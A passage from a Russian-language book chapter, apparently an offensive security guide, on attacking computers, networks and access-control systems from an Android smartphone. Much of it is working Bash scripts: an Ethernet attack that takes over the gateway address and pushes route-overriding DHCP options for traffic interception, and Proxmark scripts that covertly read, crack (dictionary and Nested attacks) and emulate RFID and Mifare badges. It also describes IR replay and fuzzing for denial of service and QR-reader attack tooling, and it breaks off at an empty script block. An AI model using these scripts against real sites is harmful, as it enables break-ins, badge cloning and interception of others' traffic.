- `kali.img`. Наконец, если перед атакующим комп, к которому у него полный физический доступ и ничего, кроме смартфона, под рукой нет, — он может сэмулировать диск загрузочной Kali Linux (или чего-то боевого), перезагрузиться в него и начать развитие дальнейших атак. Так злоумышленник обойдет и организационный контроль — ведь у него только смартфон, и технический — антивирусы остались на другой ОС.

В следующем примере (рис. 7.54) показано, как смартфон, подключенный к компьютеру по USB, эмулирует диск с поврежденной файловой системой, приводящей к BSOD.

После такого сбоя компьютер уходит на перезагрузку с незатертыми данными в RAM. Смартфон же в этот момент может сэмулировать по USB другой диск — `coldboot.img` и выполнить атаку Cold Boot, описанную в главе 1.



Рис. 7.54. Эмуляция по USB жесткого диска с поврежденной файловой системой

7.7. Ethernet

Если атакующий имеет дело с Ethernet, то ему нужно сначала завести внешнюю сетевую карту. Вообще, некоторые сетевые карты USB в магазинах иногда продаются с особой пометкой — для планшетов. Это значит, что велика вероятность того, что такую сетевую карту ядро подхватит автоматически. Тем не менее, если этого не произошло, то всегда можно дособрать требуемый ядерный модуль, например:

```
CONFIG_USB_RTL8152=m
make modules M=drivers/net/usb
```

Чтобы автоматически загружать необходимый драйвер и производить настройку адаптера, перед подключением запускается следующий скрипт:

eth/start.sh

```
#!/bin/bash

sudo insmod /lib/modules/4.14.83-quax+/extra/r8152.ko
sudo /lib/systemd/systemd-udevd --debug &
count=$(lsusb|wc -l)
while sleep 1; do if [ $(lsusb|wc -l) -ne $count ]; then break; fi; done
sleep 2
sudo killall systemd-udevd

sudo ifconfig eth0 up
sudo ip a add 11.0.0.10/24 dev eth0
sleep 1
table=$(ip r show table all|grep eth0|head -n 1|cut -d ' ' -f 5)
echo "eth0 table: $table"
sudo ip r add 11.0.0.0/24 dev eth0 table $table
sudo ip rule add to 11.0.0.0/24 lookup $table
ifconfig eth0
```

Так как ОС Android использует маршрутизацию с применением правил, то требуется немного больше команд, чем на обычной Linux.

В конечном счете, на смартфоне появляется привычный eth0-интерфейс для работы с сетями по проводу.

7.7.1. Attack

Если перед атакующим заблокированный комп, то альтернативой подключению к нему по USB (как описано в *главе 4*) может быть подключение напрямую патчкордом в Ethernet-порт. Скорее всего, если рассматривать

корпоративный сценарий атаки, то перед атакующим будет стационарный компьютер или ноутбук, в который уже что-то подключено по Ethernet. Значит, сеть на интерфейсе активна. После подключения атакующий также получит сетевой канал взаимодействия с устройством, по которому может просканировать его на уязвимости, побрутить SMB/RDP/SSH, а также выполнить MiTM-атаки — ведь атакующий может занять IP-адрес шлюза.

Так как адаптер сетевой карты может быть уже сконфигурирован, придется сначала слушать трафик, чтобы понять, какой IP-адрес занять атакующему. В этом случае устройство жертвы не запрашивает настройки по DHCP, а значит, здесь не провернуть трюк с перекрытием сетевых маршрутов. Ведь с BadUSB-eth каждый раз создается новый интерфейс, который конфигурируется автоматически:

eth/attack.sh

```
#!/bin/bash

GREEN=$'\x1b[32m'
RESET=$'\x1b[39m'

#~/gui.sh

sudo dnsmasq --conf-file=dnsmasq-attack.conf -d -p0

function change_network(){
  ip="$1"
  table=$(ip r show table all|grep eth0|head -n 1|cut -d ' ' -f 5)
  sudo ip a add "${ip%.*}.1/24" dev eth0
  sudo ip r add "${ip%.*}.0/24" dev eth0 table $table
  sudo ip rule add to "${ip%.*}.0/24" lookup $table
}

for script in $(find on_network/ -type f -perm -u+x)
do
  exec sudo $script eth0 "" &
done

rm /tmp/eth_attacks.txt 2> /dev/null
while :
do
  ip=$(sudo tcpdump -i eth0 -nn -c 1 arp 2> /dev/null | awk '{print $7}' | cut -d
',' -f 1)
  egrep -q "^$ip$" /tmp/eth_attacks.txt 2> /dev/null && continue || echo
"$ip" >> /tmp/eth_attacks.txt
```

```
  read -p "$ip ?" ok
  [[ "$ok" != 'y' ]] && continue
  change_network "$ip"
  for script in $(find on_client/ -type f -perm -u+x)
  do
    exec $script $ip "" "${ip%.*}.1" &
  done
done
```

Поскольку перед атакующим может быть как настроенный, так и не настроенный Ethernet-интерфейс, то этот скрипт пробует сначала сконфигурировать устройство по DHCP, а потом поймать пакет с уже назначенным сетевой карте IP-адресом. В любом случае, скрипт пробует подстроиться под любую адресацию: навязанную им или уже используемую устройством.

Предлагаемая конфигурация по DHCP при этом следующая:

eth/dnsmasq-attack.conf

```
domain=fake.net
interface=eth0
dhcp-range=11.0.0.100,11.0.0.110,24h
dhcp-option=1,255.255.255.0
dhcp-option=3,11.0.0.1
```



Рис. 7.55. Смартфон автоматически атакует компьютер через Ethernet-порт

```
dhcp-option=6,8.8.8.8,8.8.4.4
dhcp-option=121,0.0.0.0/1,11.0.0.1,128.0.0.0/1,11.0.0.1
dhcp-option=249,0.0.0.0/1,11.0.0.1,128.0.0.0/1,11.0.0.1
```

Этот конфиг также использует трюк с перекрытием маршрутов, вытягивая в смартфон трафик других сетевых интерфейсов. В случае успеха атакующий, аналогично атаке BadUSB-eth, перекрывает другие сетевые интерфейсы и перехватывает их трафик, а также проверяет уязвимости (рис. 7.55).

В конечном счете на устройстве будет запущен весь атакующий арсенал через скрипты `on_network/on_client`, представленные в разделах про BadUSB-eth (*7.6.2*), Honeypot (*5.2.4*) и Karma (*7.2.3*).

7.7.2. Sniff

Если же перед атакующим не Ethernet-розетка, а лишь провод, то он может применить к нему полудуплексное прослушивание трафика, т. е. прослушивание половины трафика: либо входящего, либо исходящего. Это уже знакомая по *главе 2* атака. К оранжевой либо зеленой паре подключаются зажимы, а второй конец кабеля идет напрямую в USB-сетевую карту смартфона (рис. 7.56).

Сама атака требует некоторой ловкости рук и реализуется менее чем за минуту (подробнее она описана в *главе 2*).



Рис. 7.56. Смартфон снимает трафик с проводов витой пары посредством «крокодилов»

7.8. Proxmark

Технологии RFID (125 кГц) и NFC (13.56 МГц) применяются повсеместно для бесконтактной идентификации при преодолении турникетов на заводах, входных дверей кабинетов, подъездов, для карт оплаты и т. п.

RFID и NFC легко спутать, поскольку визуально их носители слабо отличимы. Но есть пара лайфхаков, позволяющих быстро понять, какой тип бесконтактной технологии перед вами. Современные смартфоны снабжены NFC и никогда не бывают с RFID, поэтому если ваш смартфон среагировал на поднесенную метку, значит, это NFC.

Другой способ визуальный — с помощью фонарика: где просвечивается круглая антенна — это обычно RFID, где прямоугольная — NFC (рис 7.57). Но возможны и частные случаи.

Встречаются две эти технологии примерно с равной вероятностью. Если говорить про контроль доступа, то автоматизированные системы контроля и управления доступом в бизнес-центрах и на предприятиях чаще работают на RFID, в то время как в гостиницах и отелях — почти всегда на NFC. Также на NFC работают различные карты оплаты, включая и банковские, но особенности здесь несколько иные, и далее банковские карты не рассматриваются.

Обе технологии используют бесконтактный метод коммуникации ближнего поля, когда RFID/NFC-чип включается и работает благодаря электромагнитной энергии на малых расстояниях (в пределах нескольких сантиметров).

Атаки на RFID и NFC связаны с бесконтактным клонированием и последующим повторным использованием. Атаку можно проводить в сочетании с устройством Proxmark. Для его работы требуется собрать драйвер:



Рис. 7.57. Определяем тип бесконтактной карты обычным фонариком

```
CONFIG_USB_ACM=m
make modules M=drivers/usb/class
sudo modprobe cdc-acm
```

Также нужно собрать соответствующий одноименный инструмент:

```
git clone https://github.com/Proxmark/proxmark3
cd proxmark3; make
```

7.8.1. RFID

RFID — это технология бесконтактной идентификации, по сути, радиометка, чаще всего содержащая 5 байтов. Данные по этой технологии никак не защищены от несанкционированного чтения и могут быть легко клонированы. RFID можно сравнить с QR-кодом, который без труда можно сфотографировать и повторно использовать с той лишь разницей, что это не оптический канал считывания, а радио.

Схема тут простая: сотрудник вышел покурить, злоумышленник подошел, чтобы спросить время и незаметно поднес смартфон с Proxmark к его карману, где находится пропуск. После чего злоумышленник может проникнуть в защищенное помещение. А что, если это был админ? Тогда бонусом будет и доступ в серверные.

Для клонирования метки или, например, пропуска требуется прочитать и сэмулировать данные:

rfid/clone.sh

```
#!/bin/bash

./read.sh | while read tag
do echo "$tag"
  ./emulate.sh "$tag"
done
```

Поскольку такую атаку злоумышленник может выполнять скрытно и не видеть при этом экран смартфона, то с помощью Termux-API смартфон вибросигналом даст понять атакующему об успешном считывании (рис. 7.58):

rfid/read.sh

```
#!/bin/bash

while :
do
```

```
  tag=$(sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0 -c 'lf search'|grep
'EM TAG ID'|awk '{print $5}')
  if [ x"$tag" != "x" ]; then
    echo $tag
    ~/android/vibrate.sh
  fi
  sleep 1
done
```

А эмуляция считанной RFID-метки:

rfid/emulate.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && tag="$1" || read -p 'tag: ' tag

{ echo "lf em 410xsim $tag"; read end; } | sudo /opt/proxmark3/client/
proxmark3 /dev/ttyACM0
```

уже позволит обойти систему контроля и управления доступом (рис. 7.59) и, что вполне ожидаемо, даст злоумышленнику успешно войти в здание.



Рис. 7.58. Чтение RFID-метки

Рис. 7.59. Использование прочитанной RFID-метки

7.8.2. NFC

NFC — это технология беспроводной передачи информации, имеющая защиту от несанкционированного чтения. Самый распространенный из ее вариантов — Mifare 1024 — содержит в себе 1024 байта информации, разделенной на 16 секторов по четыре блока, по 16 байтов в каждом. И именно доступ к этим секторам защищается четырехбайтными ключами. Впрочем, и в этой технологии найден ряд уязвимостей, позволяющих восстанавливать такие ключи. При этом часто восстановить ключи можно за несколько секунд, что сводит этот протокол по защищенности до уровня RFID.

Попытка полного клонирования карты при условии, что атакующий может восстановить ключи к секторам, состоит из попытки чтения и эмуляции:

nfc/clone.sh

```
#!/bin/bash

while :
do echo -n '.'
  uid=$(./read.sh 1 | head -n 1)
```

```
  if [ x"$uid" != "x" -a -f 'dumpkeys.bin' -a -f 'dumpdata.bin' ]; then
    ./emulate.sh "$uid"
    break
  fi
done
```

Попытка чтения под словарными ключами или применение атаки Nested к аппаратной уязвимости MFOC для восстановления ключей:

nfc/read.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && attempts="$1" || attempts=99

function brute(){
  KEYS='/opt/proxmark3/client/default_keys.dic'
  sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0 -c "hf mf chk * ? d
$KEYS" | grep '^|0' | while read sec keyA s keyB s
  do echo "$sec $keyA $keyB"
    if [ "x$keyA" = "x?" -a "x$keyB" = "x?" ]; then
      rm dumpkeys.bin
      return 1
    fi
  done
  return 0
}
function nested(){
  sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0 -c 'hf mf chk * ?' | grep
'^|0' | while read sec keyA s keyB s
  do echo "$sec $keyA $keyB"
    sec=$(printf %d $(echo "$sec"|cut -d '|' -f 2))
    key=''
    if [ "x$keyA" != "x?" ]; then
      key="$keyA"
      type="A"
    elif [ "x$keyB" != "x?" ]; then
      key="$keyB"
      type="B"
    fi
    if [ "x" != "x$key" ]; then
      echo "hf mf nested 1 $sec $type $key d"
```

```
      sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0 -c "hf mf nested 1
$sec $type $key d"
      if [ -f dumpkeys.bin ]; then
        xxd dumpkeys.bin
        return 0
      else
        return 1
      fi
      break
    fi
  done
}
function dump(){
  sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0 -c 'hf mf dump 1'
  if [ -f dumpdata.bin ]; then
    xxd dumpdata.bin
    return 0
  else
    return 1
  fi
}

shopt -s lastpipe
for ((i=0; i<"$attempts"; i++))
do
  uid=$(sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0 -c 'hf search'|grep
'UID :'|awk '{print $3$4$5$6}')
  if [ x"$uid" != "x" ]; then
    echo "$uid"
    if brute; then
      if dump; then
        break
      fi
    elif nested; then
      if dump; then
        break
      fi
    fi
  fi
  sleep 1
done
```

Вполне возможна ситуация, что на карте для доступа к секторам могут использоваться словарные ключи. Тогда скрипт автоматически может сдампить ее.

В случае неуспешности попыток чтения под словарными ключами скрипт пробует атаку Nested. Для ее успешности злоумышленнику нужен ключ хотя бы от одного сектора. По нему эта атака, анализируя генератор простых чисел, позволяет восстановить ключи ко всем оставшимся секторам.

Если ключи восстановлены, и все сектора прочитаны, то атакующий может сэмулировать NFC жертвы:

nfc/emulate.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && uid="$1" || read -p 'uid: ' uid

if [ -f 'dumpkeys.bin' -a -f 'dumpdata.bin' ]; then
  xxd -ps -c 16 dumpdata.bin > dumpdata.eml
  { echo 'hf mf eload 1 dumpdata'; echo "hf mf sim u $uid"; read end; } |
sudo /opt/proxmark3/client/proxmark3 /dev/ttyACM0
else
  { echo "hf mf sim u $uid"; read end; } | sudo /opt/proxmark3/client/
proxmark3 /dev/ttyACM0
fi
```

Иногда бывает, что для идентификации не используются данные секторов, а только четырехбайтный UID, который никак не защищен от чтения.

Какой импакт тут? Как минимум, абсолютно такой же, как с RFID. В случае, если карта NFC содержит дефолтные ключи либо подвержена популярной уязвимости MFOC, то примерно за 10 секунд все данные с карты могут быть выгружены (на некоторых картах эта атака может занимать больше времени). Учитывая также, что на основе NFC выполнены всем известные карты оплаты в водоматах или в транспорте, то, как максимум, импакт от незащищенности данных на NFC-носителях может нанести финансовый ущерб.

Proxmark — достаточно мощный инструмент, возможности которого отнюдь не ограничены такими скромными примерами атак. Показанные атаки — это самое простое и быстрое, что может сделать хакер в контексте быстрых физических атак, проводимых в тандеме со смартфоном. Более того, инструмент Proxmark3 имеет собственный набор скриптов для автоматизации определенных действий.

7.9. IrDA

Старый добрый ИК-канал. Множество техники из разряда «попроще» по-прежнему продолжают управляться по этому каналу. В то же время, этот способ управления никак не защищен от атак повторения. Более того, базы сигналов давно есть в Интернете практически ко всему. Смартфон в этом случае — самый удобный инструмент для работы с ИК, ведь его габариты сопоставимы с пультом. Если в смартфоне нет встроенного ИК-порта, то в Интернете можно приобрести миниатюрный Type-C/MicroUSB внешний ИК-адаптер (рис. 7.60).

USB-адаптер Baseus R02 имеет отличную дальность сигнала (18 метров) и подходит абсолютно к любому Android-смартфону.

Другим вариантом является вот такой адаптер, подключаемый уже в гнездо наушников (рис. 7.61).

Частота ИК-сигнала достаточно низкая, близкая к акустической, поэтому передавать ее можно через аналоговый аудиовыход звуковой карты. Так как ИК-сигнал передается на частоте 38 кГц, который находится за верхней границей большинства звуковых карт и человеческого уха (20 кГц), то передача его осуществляется по фронту и по спаду одновременно. Так удается удвоить частоту и добиться работоспособности на рабочих частотах большинства звуковых карт. Устройство на этой основе является, пожалуй, самым простым техническим средством, не содержащим ничего, кроме ИК-светодиода.

Однако далеко не каждая звуковая карта способна выдать корректную синусоиду на таких частотах, близких к максимальным частотам звуковых карт. Кроме того, выходного напряжения, подаваемого на 3.5-Jack, не всегда достаточно для яркого свечения ИК-светодиода. Этим объясняется низкая дальность передачи подобных адаптеров на Android-смартфонах — в отличие от iPhone-смартфонов, где аудио более качественное.

Для работы с ИК можно использовать мобильное приложение ZazaRemote (com.tiqiaa.remote), взаимодействие с которым показано на рис. 7.62.



Рис. 7.60. USB Type-C ИК-адаптер (активный)

Рис. 7.61. Jack-3.5 ИК-адаптер (пассивный)



Рис. 7.62. Смартфон превращается в ИК-пульт

Благодаря тому, что инфракрасный адаптер Baseus R02 активный, т. е. умеет также принимать сигналы, злоумышленник может направить его на оригинальный источник в момент нажатия на нем нужной кнопки, а затем воспроизвести то или иное действие, когда это потребуется. Это очень похоже на простую replay-атаку, описанную ранее в *разд. 7.5.1*.

Программный пакет `Lirc` предоставляет все необходимые примитивы для автоматизации основных действий при работе с ИК-сигналами:

- `irdb-get` — загрузка готовых сигналов из общедоступной базы;
- `irrecord` — захват сигнала от источника;
- `irsend` — отправка скачанного или записанного сигнала.

В сети существуют открытые базы сигналов для большинства существующих инфракрасных пультов управления. Так можно скачать любой из них для использования или изучения:

```
apt install lirc
irdb-get find lg
irdb-get download lg/EV230.lircd.conf
```

Получается, что даже в отсутствие эталонного сигнала злоумышленник может скачать нужный или перебрать все возможные сигналы из базы для управления той или иной техникой. Например, он может вырубить всю технику вокруг себя, перебирая уже сигналы выключения всех пультов. Это может иметь достаточно ощутимый эффект в местах расположения большого количества различных информационных табло.

ИК-сигналы неплохо отражаются от поверхностей, и если целью этой атаки станет, скажем серверный кондиционер, то последствия могут быть куда ощутимее. Для такой атаки злоумышленник может использовать более мощный, возможно, самодельный ИК-светодиод с узконаправленным лучом.

Выключение какого-либо устройства можно сравнить с отказом в обслуживании, пусть и кратковременным. Однако почти у каждого телевизора (и не только) существует инженерное меню, вход в которое осуществляется хитрым сочетанием клавиш, и не менее хитрое сочетание может потребоваться для выхода из него. Так что сознательное удаленное введение устройства в такое состояние может привести к весьма длительному отказу в обслуживании.



Рис. 7.63. Вызов критической ошибки телевизора посредством отправки непредвиденной ИК-последовательности

Но даже у недорогого современного телевизора внутри может находиться все та же Linux и программный код, подверженный тем же ошибкам, что и у компьютеров. Так, например, кнопка выключения от одной из моделей телевизоров вызывает фатальную ошибку на другой модели (рис. 7.63).

Используя пакет утилит `Lirc`, атакующий может сформировать невалидные коды и осуществить полноценный фаззинг. И теоретически это может быть доведено до RCE и захвата управления устройством через специальный ИК-сигнал.

7.10. QR codes

Смартфон — из-за его малого размера и наличия экрана — достаточно удобно использовать для атак на QR-считыватели.

С QR-кодами атакующий может сделать в общем-то немало:

- bruteforce, чтобы обойти проверку;
- fuzzing, чтобы вызвать ошибку, отказ в обслуживании или даже внедрить какой-то код;
- injection, может внедрить SQL-инъекцию или системный код ОС.

Сгенерировать QR-код для чего угодно достаточно просто с помощью соответствующей python-библиотеки и консоли:

```
pip3 install qrcode
qr --ascii "test"    # для текстовых данных
cat data.bin | qr --ascii    # для двоичных данных
```

Псевдографика консоли, что в Linux, что в Windows позволяет нарисовать QR-код прямо в ней. Чтобы сгенерить QR-код непосредственно в консоли

в интерактивном режиме или принимая данные от других скриптов, можно использовать небольшой скрипт:

qr/encode.sh

```
#!/bin/bash

clear
qr 2> /dev/null
```

Все, что он делает, это предварительно очищает экран, чтобы код рисовался на одной и той же области экрана смартфона. После чего генерит QR-код, ожидая данные в `sdtin`.

Но если атакующий собирается что-то фаззить или брутить, то ему нужен эталонный образец. Для декодирования проще всего использовать любое мобильное приложение, специально предназначенное для этого, — некоторые смартфоны умеют это делать даже встроенной камерой. Но для фанатов консоли можно воспользоваться Linux-распознавалкой QR-кодов:

qr/decode.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && out="$1" || out='data'

CAM=0
photo=$(~/android/camera.sh $CAM)
convert "$photo" -resize '20%' /tmp/qr.jpg
if zbarimg --raw --oneshot -Sbinary /tmp/qr.jpg > "$out" 2> /dev/null
then
    xxd < "$out"
    echo '' >> "$out"
fi
rm /tmp/qr.jpg
rm "$photo"
```

Скрипт, используя Termux-API, делает снимок камерой, сжимает изображение и выполняет распознавание, используя утилиту `zbarimg`. Для дальнейшего использования раскодированные данные сохраняются в файл.

Далее, задействовав простейший цикл на Bash, можно запустить уже перебор некоторых значений, зашифрованных в QR-коде.

qr/brute.sh

```
